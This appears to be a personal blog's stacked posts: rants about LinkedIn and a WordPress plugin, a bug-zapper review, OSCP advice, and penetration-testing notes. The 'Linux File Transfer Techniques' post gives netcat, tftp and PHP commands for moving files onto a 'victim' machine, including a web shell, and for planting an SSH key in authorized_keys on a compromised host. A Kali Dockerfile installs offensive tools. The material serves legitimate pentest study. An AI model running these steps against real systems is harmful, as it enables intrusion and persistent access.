LinkedIn is at Peak Enshittifaction

💡
These are my personal opinions, which exist in an entirely segmented realm of my brain and my existence than that of my employer. They are not associated.

This is a story about the enshittification of LinkedIn. You are probably familiar with it.

I’ve been on LinkedIn for about 20 years. It started as a useful way to demonstrate my work experience, connect with current and past coworkers, and build business relationships. It was useful as a digital calling card of sorts.

At security conferences, I’d quickly pull up the app on my phone and befriend someone I had just met and had a conversation with. We’d keep in touch and Like or comment on each other’s LinkedIn posts.

Admittedly, most of those connections I made would never become anything else. We didn’t continue any real-world conversations or reach out to each other at all. These “friends” just became reminders of a short conversation I once had at a conference or workshop. I started wondering what the use of this site was, yet, everyone seemed to be using it, so I found myself curiously coming back once in a while.

Persistent Outreach

I can’t pick out an exact point in time that it started happening, but there was a noticeable shift in the kinds of connection requests I started getting. Maybe it coincided with my job title changes as they evolved and became more desirable for marketers to reach out to. Maybe it coincided with LinkedIn becoming a marketing person’s fertile playground. I am not sure, but something shifted.

One change I did notice, and I never felt like figuring out why, is that I started getting Followers in addition to people asking me to Connect. Some people would Follow me and then ask to Connect later. LinkedIn never did anything noticeable to explain what this all meant, but it happened.

Who? Why?

It was confusing, and I never felt like looking into it, so I just started ignoring them.

Sales Pitches

Everything started turning into sales pitches: requests to “run something by you,” get “10 minutes of your time,” show me an article they’d “really like your opinion on.” All in the name of making a connection –and possible sales lead– to meet a quota in SalesForce (most likely).

They even tried bribery in the form of sending me an Amazon gift card, just to meet with them for 30 minutes and hear their pitch. I know for a fact, based on experience, this would only lead to even more persistent follow-ups, “ticklers”, and pressurized tactics to sell to me.

I stopped going to LinkedIn as much.

Overly Persistent Salespeople

Within the last 2 years, I started getting connection requests alongside immediate follow-ups to my work email, and it became clear that I decided I needed to look into things – or shut down my LinkedIn account. Some setting somewhere must have changed, but I wasn’t sure what.

I was sure, however, that I had never put my work email address into LinkedIn. Yes, it was probably easy to guess based on who I work for, but this cold-calling tactic was sleazy and would immediately turn me off to any reputable vendors, especially when they had be annoyingly persistent by sending me multiple “just let me know if you’d like me to stop bugging you” types of emails.

In short: if you are a salesperson, please don’t do this.

Silent Privacy Changes

The company has implemented some invasive changes over the years, and didn’t bother to tell users – or buried the notices deep in their TOS that no one read. Their lack of privacy by default has always been concerning. Some of these were questionable, others, such as opting you in to AI training, were mind-boggling. There was even a short-lived lawsuit about that.

The AI setting you didn’t know about.

LinkedIn’s True Enshittification

The true indicator that we had reached the event horizon in the downfall of LinkedIn occurred sometime in the last year.

I logged in one day and saw that posts and comments had turned vitriolic. They had become like Twitter, like the comment section on your local newspaper’s website, or just about any thread on NextDoor these days.

An Executive Director!

People were making terrible statements with their employer’s name associated with them.

Posting your pronouns was never required. Why is it such a problem anyway?

Yes, it coincides with the political climate in the USA and the general climate of intolerant “free speech” that has proliferated everywhere as a result. But in a setting of professional profiles closely tied to employers? Why risk your job, your customer base, or your reputation?


“Listener”
Even using the “R” word.

I will just say this about that: we are all humans, we all deserve equal opportunity to live, love, and thrive. You know, that whole “Life, Liberty, and the Pursuit of Happiness” thing.

Live and let live. Do unto others as you would have them do unto you. A rising tide lifts all boats. You know…basic decency to others.

LinkedIn is now complicit in stifling these pursuits.

I am at a loss for any further words, really. Having left Facebook, Instagram, and Twitter within the last month, I am now shutting down my LinkedIn profile.

Indeed.

— willc

Bugs inside the house?

No, not the smart home management variety that are always listening (looking at you, Siri, Alexa, and Google Home), or the kind that spies of yore used (or maybe still use?) to listen in on your dinner plans or football watching habits.

No, I am referring to actual bugs. Insects. Things that are highly annoying when they get into your home. We get these often in our house, as doors tend to get left open due to our indoor/outdoor lifestyle in the warmer months.

From mosquitos to house flies to various types of gnats and stinging things, we tend to get them all.

Aspectek Bug Zapper To The Rescue

On a whim, I bought one of these Aspektec bug zappers off Amazon, and it has been the best $40 I ever spent. In fact, I ended up buying a second one to keep in the basement since the one on the main floor worked so well. It attracts ’em, it zaps ’em, it splats ’em.

There are few downsides, however. First is that the zapping noise is rather loud, but that is also satisfying in a demented way.

Second is that the bugs don’t always fall into the removable tray at the bottom, so expect to wipe or vacuum some of them up.

Lastly, some of the bigger bugs this thing has zapped, including large flies and hornets, tend to linger a bit and get zapped repeatedly. In fact, they start smoldering on occasion, which isn’t the most pleasant thing when it comes to household smells. But I tend not to be bothered by that sort of thing.

The good news is my cats leave it alone and are not interested in it, and we don’t get eaten by mosquitos at night in our own house!

All In One SEO Plugin in 2024: Avoid it like the plague

I updated the All In One SEO Plugin on this website today. The next thing I knew, I had two new plugins installed for me, the Monsterinsights and some sort of opt-in plugin called Optinmonster.

Yeet!

I deleted all that shit faster than you can throw a watermelon off an overpass. After googling around a bit to figure out what had happened, I discovered this post that keyed me in to what was going on:

MonsterInsights is Auto-installed
https://wordpress.org/support/topic/monsterinsights-is-auto-installed/

This is a terrible practice I hope no other WordPress plugin developers emulate. If you do, I hope the community shames you into reconsidering your ways.

Why is this so bad? Let me enumerate they ways:

Installing one plugin should never, EVER install more plugins without giving a person the awareness that this is happening! It’s bad form, it’s stealing a website’s resources, it’s stealing screen real estate, it’s introducing unknown risk, and broadening your website’s threat profile without telling you.

Then you get all these banners asking you to set up all these paid connections for these plugins to work. Bad form, again!

The Kicker

To top it all off, after walking through the All In One SEO setup steps, I found an email waiting for me moments later:

I did not opt in for this! This egregious action is most certainly in violation of the US CAN-SPAM laws. I can’t wait to report them. In fact, I will go do that now

Ok, I feel a little better now.

If you offer a plugin for people to use, you should never assume they want MORE plugins installed, and never grab their email address from their WordPress settings to sign them up for ANYTHING outside of your plugin installed.

The Offensive Security Certified Professional (OSCP) Exam

The Offensive Security Certified Professional (OSCP) exam is known for being one of the most challenging certification exams in the cybersecurity field. It’s a hands-on test of your ability to identify and exploit vulnerabilities in a live, virtual environment.

The exam is not for the faint of heart. It requires a significant amount of time and effort to prepare, and even experienced security professionals may find it difficult to pass. In fact, the pass rate for the OSCP exam is typically less than 50%.

So, what makes the OSCP exam so challenging? For starters, it’s an extremely hands-on exam. Rather than simply testing your knowledge of security concepts, it requires you to actually demonstrate your skills by completing a series of real-world challenges. This means you need to have a strong foundation in security principles and a practical understanding of how to identify and exploit vulnerabilities.

In addition, the exam is time-limited. You have just 24 hours to complete the challenges and submit your results. This means you need to be able to work quickly and efficiently under pressure.

So, how can you prepare for the OSCP exam and improve your chances of passing? Here are a few tips:

  1. Take the OSCP training course. The OSCP exam is designed to test the skills and knowledge you gain from the Offensive Security Penetration Testing with Kali Linux (PwK) course. This course provides a comprehensive introduction to the tools and techniques used by professional penetration testers, and is an essential foundation for anyone looking to take the OSCP exam.
  2. Practice, practice, practice. The best way to prepare for the OSCP exam is to get hands-on experience with the tools and techniques you’ll be tested on. This means setting up your own lab environment and practicing your skills on a regular basis.
  3. Work through the lab challenges. The OSCP exam includes a series of lab challenges that test your ability to identify and exploit vulnerabilities in a live, virtual environment. Completing these challenges will give you a good idea of the types of tasks you’ll be expected to perform during the exam, and can help you develop the skills and confidence you need to succeed.
  4. Get support from the community. The OSCP exam can be a daunting and isolating experience, but you don’t have to go it alone. There are many online communities and forums where you can connect with other OSCP exam takers and get support, advice, and encouragement.

Overall, the OSCP exam is a challenging but rewarding experience. By preparing thoroughly and staying focused, you can increase your chances of success and earn one of the most respected certifications in the cybersecurity field.

—–

This entire blog post was created by artificial intelligence. Text by ChatGPT. Photo by Midjourney.

Self Hosting – Cloudron


I have been using Cloudron recently, and after initially trying it out a couple years ago, I found it to be a really easy, awesome way to create my own, personal, cloud, keeping the peering eyes of big-tech out of my life.

So far I have been using Cloudron to manage my OnlyOffice office instance (better than MS Office or Google Docs) and my instance of Nextcloud, a Google Drive-like file storage and sharing center. They integrate with each other to create your own, secure, private office suite with file storage.

The best part is that you can do all this simply from the DigitalOcean Marketplace – a one-click shop for easy installation of everything. All you need is a domain name to point at it.

Once you have it installed, you can set it and forget it, as Cloudron will keep itself updated, patched, and secure.

Cloudron Coupon Code

It isn’t cheap to run Cloudron, but it lets you host 2 app without a subscriotion. I have yet to find a working Cloudron coupon code out there, but there are Cloudron referral codes such as my own (https://cloudron.io/?refcode=901142a319d1498b) which earn the referee a small discount. Once you have your own Cloudron account set up, you can use your own referral code and encourage others to use.

So that is me encouraging you to use my referrer code 😀

Linux File Transfer Techniques

Digging through my pentesting notes from over the last few years, I pulled together various scrawled things on quick ways to transfer files from one place to another. Thought I’d share the reference here in case anyone finds it useful.

Note: Some of this may have been copy/pasted from various places — I don’t honestly remember. If you recognize something, let me know – I am happy to give credit where credit is due!

Simple Python HTTP Server

This is an easy way to set up a web-server. This command will make the entire folder, from where you issue the command, available on port 9999.

python -m SimpleHTTPServer 9999

Wget

You can download files from that running Pything server using wget like this:

wget 192.168.1.102:9999/file.txt

Curl

curl -O <http://192.168.0.101/file.txt>

Netcat

Another easy way to transfer files is by using netcat.

If you can’t have an interactive shell it might be risky to start listening on a port, since it could be that the attacking-machine is unable to connect. So you are left hanging and can’t do ctr-c because that will kill your session.

So instead you can connect from the target machine like this.

On attacking machine:

nc -lvp 4444 < file

On target machine:

nc 192.168.1.102 4444 > file

You can of course also do it the risky way, the other way around:

So on the victim-machine we run nc like this:

nc -lvp 3333 > enum.sh

And on the attacking machine we send the file like this:

nc 192.168.1.103 < enum.sh

I have sometimes received this error:

This is nc from the netcat-openbsd package. An alternative nc is available

I have just run this command instead:

nc -l 1234 > file.sh

Socat

Server receiving file:

server$ socat -u TCP-LISTEN:9876,reuseaddr OPEN:out.txt,creat && cat out.txtclient$ socat -u FILE:test.txt TCP:127.0.0.1:9876

Server sending file:

server$ socat -u FILE:test.dat TCP-LISTEN:9876,reuseaddrclient$ socat -u TCP:127.0.0.1:9876 OPEN:out.dat,creat

With php

echo "<?php file_put_contents('nameOfFile', fopen('<http://192.168.1.102/file>', 'r')); ?>" > down2.php

Ftp

If you have access to a ftp-client to can of course just use that. Remember, if you are uploading binaries you must use binary mode, otherwise the binary will become corrupted!!!

Tftp

On some rare machine we do not have access to nc and wget, or curl. But we might have access to tftp. Some versions of tftp are run interactively, like this:

$ tftp 192.168.0.101tftp> get myfile.txt

If we can’t run it interactively, for whatever reason, we can do this trick:

tftp 191.168.0.101 <<< "get shell5555.php shell5555.php"

SSH – SCP

If you manage to upload a reverse-shell and get access to the machine you might be able to enter using ssh. Which might give you a better shell and more stability, and all the other features of SSH. Like transferring files.

So, in the /home/user directory you can find the hidden .ssh files by typing ls -la.Then you need to do two things.

Create a new keypair

You do that with:

ssh-keygen -t rsa -C "your_email@example.com"

then you enter a name for the key.

Enter file in which to save the key (/root/.ssh/id_rsa): nameOfMyKeyEnter passphrase (empty for no passphrase):Enter same passphrase again:

This will create two files, one called nameOfMyKey and another called nameOfMyKey_pub. The one with the _pub is of course your public key. And the other key is your private.

Add your public key to authorized_keys

Now you copy the content of nameOfMyKey_pub.On the compromised machine you go to ~/.ssh and then run add the public key to the file authorized_keys. Like this

echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQqlhJKYtL/r9655iwp5TiUM9Khp2DJtsJVW3t5qU765wR5Ni+ALEZYwqxHPNYS/kZ4Vdv..." > authorized_keys

Log in

Now you should be all set to log in using your private key. Like this

ssh -i nameOfMyKey kim@192.168.1.103

SCP

Now we can copy files to a machine using scp

# Copy a file:scp /path/to/source/file.ext username@192.168.1.101:/path/to/destination/file.ext# Copy a directory:scp -r /path/to/source/dir username@192.168.1.101:/path/to/destination

Kali Linux Dockerfile

Since recently discovering there is now an official Kali Linux docker image, I’ve been fiddling with it and tweaking my own setup to get it to how I like it for the things I use it for. I have a work version and a personal version. What follows is my personal version, used mostly for R&D, CTF challenges, and bug hunting in my free time.

My Kali Dockerfile (for Mac)

# The Kali linux base imageFROM kalilinux/kali-linux-docker# Update all the things, then install my personal favesRUN apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y && apt-get install -y \ cadaver \ dirb \ exploitdb \ exploitdb-bin-sploits \ git \ gdb \ gobuster \ hashcat \ hydra \ man-db \ medusa \ minicom \ nasm \ nikto \ nmap \ sqlmap \ sslscan \ webshells \ wpscan \ wordlists # Create known_hosts for git cloning things I wantRUN mkdir /root/.sshRUN touch /root/.ssh/known_hosts# Add host keysRUN ssh-keyscan bitbucket.org >> /root/.ssh/known_hostsRUN ssh-keyscan github.com >> /root/.ssh/known_hosts# Clone git reposRUN git clone https://github.com/danielmiessler/SecLists.git /opt/seclistsRUN git clone https://github.com/PowerShellMafia/PowerSploit.git /opt/powersploitRUN git clone https://github.com/hashcat/hashcat /opt/hashcatRUN git clone https://github.com/rebootuser/LinEnum /opt/linenumRUN git clone https://github.com/maurosoria/dirsearch /opt/dirsearchRUN git clone https://github.com/sdushantha/sherlock.git /opt/sherlock# Other installs of things I needRUN apt-get install -y \    python-pipRUN pip install pwntools# Update ENVENV PATH=$PATH:/opt/powersploitENV PATH=$PATH:/opt/hashcatENV PATH=$PATH:/opt/dirsearchENV PATH=$PATH:/opt/sherlock# Set entrypoint and working directory (Mac specific)WORKDIR /Users/wchatham/kali/# Expose ports 80 and 443EXPOSE 80/tcp 443/tcp

Build it

docker build -t yourname/imagename path/to/theDockerfile 

(don’t actually put ‘Dockerfile’ in the path). Do change ‘imagename’ to something apropos, such as ‘kali’

Run it

docker run -ti -p 80:80 -p 443:443 -v /Users/yourname/Desktop:/root yourname/imagename

The above examples require you to replace ‘yourname’ with your Mac username

-ti
Indicates that we want a tty and to keep STDIN open for interactive processes

-p
Expose the listed ports

-v
Mount the defined folders to be shared from host to docker.

Hope that’s useful to someone!

Hat tip: https://www.pentestpartners.com/security-blog/docker-for-hackers-a-pen-testers-guide/

The InfoSec World Has a Python 2.7 Problem

Welcome to 2019, everyone! The future is bright, and I am sure we will all experience a lot of fun and unexpected things in the world of security. So far this year, we haven’t see anything along the lines of Specre/Meltdown, which helped usher in 2018.

One thing I did realize is that the turning of the calendar to this new year, remarkably, means that there is less than one year until Python 2.7 is officially “unsupported.”

Just check the Python 2.7 Countdown clock if you don’t believe me. Everything should be well on the way to Python 3 by now. Or so you would hope.

I find it somewhat humorous (mildly) that the infosec community still relies so heavily on Python 2.7, given its impending doom. I still see new tools being actively developed in this version of Python crossing my news feed almost daily. So many things on Kali Linux rely on Python 2.7.

I have oberved that longstanding, popular open source stalwarts of the trade have shown little interest in moving to 3.x.

I really have no idea what to do about this, other than encourage contributors to migrate, and to lend a hand if and where possible. But it’s getting really late, and I still have to use python2.7 far too much in my day-to-day pentesting and security research life.

How about a New Year Resolution?

A few new resources for pentesting/OSCP/CTFs

Here are a few new resources I’ve run across in the last month or so. I’ve gone back to add these to some of my older posts, such as the Windows Privesc Resources, so hopefully you’ll find them, one way or another.

Windows-Privilege-Escalation-Guide
https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/

JSgen.py – bind and reverse shell JS code generator for SSJI in Node.js with filter bypass encodings
https://pentesterslife.blog/2018/06/28/jsgen/

So you want to be a security engineer?
https://medium.com/@niruragu/so-you-want-to-be-a-security-engineer-d8775976afb7

Local and Remote File Inclusion Cheat Sheet
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion%20-%20Path%20Traversal

External XML Entity (XXE) Injection Payloads
https://gist.github.com/staaldraad/01415b990939494879b4

Enjoy!

The Unofficial OSCP FAQ

It has been close to a year since I took the Penetration Testing with Kali (PWK) course and subsequently obtained the Offensive Security Certified Professional (OSCP) certification. Since then, I have been hanging out in a lot of Slack, Discord, and MatterMost chat rooms for security professionals and enthusiasts (not to mention various subreddits). When discussing the topic of obtaining the OSCP certfication, I have noticed *a lot* of prospective PWK/OSCP students asking the same questions, over and over.

The OffSec website itself covers some of the answers to some of these questions, but whether its because people don’t read it, or that it wasn’t made very clear, these questions keep coming back. Here, I will attempt to answer them as best I can.

Disclaimer: I am not an OffSec employee, nor do I make the claim that anything that follows is OffSec’s official opinion about the matter. These are my opinions; use them at your own risk.

  1. Do I have enough experience to attempt this?
  2. How much lab time should I buy?
  3. Can I use tool X on the exam?
  4. What note keeping app should I use?
  5. How do I format my reports?
  6. Is the HackTheBox.eu lab similar to the OSCP/PWK lab?
  7. Are VulnHub VM’s similar to the OSCP/PWK lab?
  8. What other resources can I use to help me prepare for the PWK course?

According to the official OffSec FAQ you do need some foundational skills before you attempt this course. You should certainly know your way around the Linux command line before diving in, and having a little bash or python scripting under your belt is recommended. That said, it’s more important that you can read code and understand what it is doing than being able to sit down and write something from scratch.

I see many people asking about work experience, which isn’t really covered by OffSec. For example, people wondering if 3 years of networking and/or 1 year being a SOC analyst is “enough.” These questions are impossible to quantify and just as impossible to answer. What you should focus on is your skills as they relate to what is needed for the course.

To do that, head over to the PWK Syllabus page and go through each section. Take notes about things that you are not sure about, or know that you lack skills and expertise in.

Once you have a list made, start your research and find ways to learn about what you need to get up to speed on. For example, when I was preparing for PWK, I knew very little about buffer overflows. I spent a while watching various YouTube videos, reading up on the methods by which you can use a buffer overflow exploit, and taking notes for future reference. Once I started the course, I was able to dive into the exercises and understand what was going on, at least a little bit beyond the very basics, which helped me save time.

In the same boat? Check out this excellent blog post about buffer overflows for something similar to what you will see in the PWK course. Also, while I haven’t tried it yet, I hear that this is a good buffer overflow challenge you can practice on.

Buy the 90 day course in order to get the most out of the experience and not feel crunched for time — especially if you work full time and/or have a family.

With 90 days, you can complete the exercises in the PWK courseware first, and still have plenty of time left for compromising lab machines.

I see this question a lot, perhaps more than any other. People want to know if it is safe to use a specific tool on the exam, such as Sn1per. The official exam guide from OffSec enumerates the types of tools that are restricted on the exam. It is pretty clear that you cannot use commercial tools or automated exploit tools. Keep this statement in mind when wondering if you can use a certain tool:

The primary objective of the OSCP exam is to evaluate your skills in identifying and exploiting vulnerabilities, not in automating the process.

If a tools helps you enumerate a system (nmap, nikto, dirbuster, e.g.), then it is OK to use.

If a tool automates the attacking and exploiting (sqlmap, Sn1per, *autopwn tools), then stay away from it.

Don’t forget the restrictions on Metasploit, too.

From what I have heard, even though OffSec states that they will not discuss anything about it further, people have successfully messaged the admins to ask about a certain tool and gotten replies. Try that if you are still unsure.

I wrote a lot about this already, so be sure to check out that write-up. In short, these are the main takeaways:

  • Do not use KeepNote (which is actually recommended in the PWK course), because it is no longer updated or maintained. People have lost their work because it has crashed on them.
  • CherryTree is an excellent replacement for KeepNote and is easily installed on the OffSec PWK Kali VM (it is bundled by default on the latest/greatest version of Kali).
  • OneNote covers all the bases you might need, is available via the web on your Kali box, and has clients for Mac and Windows.
  • Other options boil down to personal choice: Evernote, markdown, etc.

Check out the example reports that OffSec provides. From those, you can document your PWK exercises, your 10 lab machines (both of which contribute towards the 5 bonus points on the exam), and your exam notes.

I do not recommend skipping the exercise and 10 lab machine documentation, thus forfeiting your 5 extra exam points. I am a living example of someone who would not have passed the exam had I not provided that documentation. Yes, it is time consuming, but it prepares you for the exam documentation and helps you solidify what you have learned in the course.

There are definitely some worthy machine on Hack The Box (HTB) that can help you prepare for OSCP. The enumeration skills alone will help you work on the OSCP labs as you develop a methodology.

There are definitely some more “puzzle-ish” machines in HTB, similar to what you might find in a Capture The Flag event, but there are also plenty of OSCP-like boxes to be found. It is a good way to practice and prepare.

See the above answer about Hack The Box, as much of it applies to the VulnHub machines too. I used VulnHub to help me pre-study for OSCP, and it was a big help. The famous post by Abatchy about OSCP-like VulnHub VM’s is a great resource. My favorites were:

  • All the Kioptrix machines
  • SickOS
  • FrisitLeaks
  • Stapler

There are a lot of resources that can help you pre-study before you dive into the course. I will post some here.

Books

Online Guides